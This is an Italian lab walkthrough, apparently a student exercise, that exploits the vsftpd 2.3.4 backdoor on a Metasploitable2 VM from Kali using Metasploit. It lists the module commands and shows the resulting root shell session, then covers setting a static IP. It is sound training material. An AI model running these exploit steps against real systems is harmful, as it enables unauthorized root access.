
Nell esercizio di oggi adrò ad effettuare l’exploit di una macchina Metasploitable2 usando una macchina Kali linux come attaccante


Avvio Metasploit da terminale come il comando msfconsle

una volta avviato eseguo il comando
search vsftpd
per cercare gli exploit disponibili per il protocollo ftp



Seleziono l’exploit che voglio usare per questo attacco
-use exploit/unix/ftp/vsftpd_234_backdoor

Con questo comando
-set RHOST 192.168.1.115
inserisco l’indirizzo IP della macchina Metasploitable2



Infine utilizzo il comando exploit
per tentare di aprire una shell nella macchina della vittima

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.115:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.115:21 - USER: 331 Please specify the password.
[+] 192.168.1.115:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.115:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.217:45127 → 192.168.1.1
15:6200) at 2024-11-11 09:00:57 -0500
```

nel caso in cui l'attacco ha avuto successo si presenta con il terminale come in foto

in questo momento abbiamo una shell aperta all'interno della macchina della vittima, possiamo per esempio creare una cartella con il comando mkdir

```
mkdir mrRobotFolder
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mrRobotFolder
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

per terminare la sessione basta digitare exit per tornare alla home di Metasploit

```
exit
[*] 192.168.1.115 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

(Opzionale)
Per cambiare l'indirizzo IP alla macchina Metasploitable2 bisogna iniziare col modificare il file interfaces
sudo nano /etc/network/interfaces

In questo modo impostiamo un IP statico alla macchina
ctrl+o per salvare
ctrl+x per uscire da nano

```
# This file describes the network
# and how to activate them. For mo

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.1.118
netmask 255.255.255.0
gateway 192.168.1.1
```

sudo /etc/init.d/networking restart
per riavviare la rete

sudo reboot
per riavviare la macchina

ifconfig per verificare se l'ip è stato cambiato con successo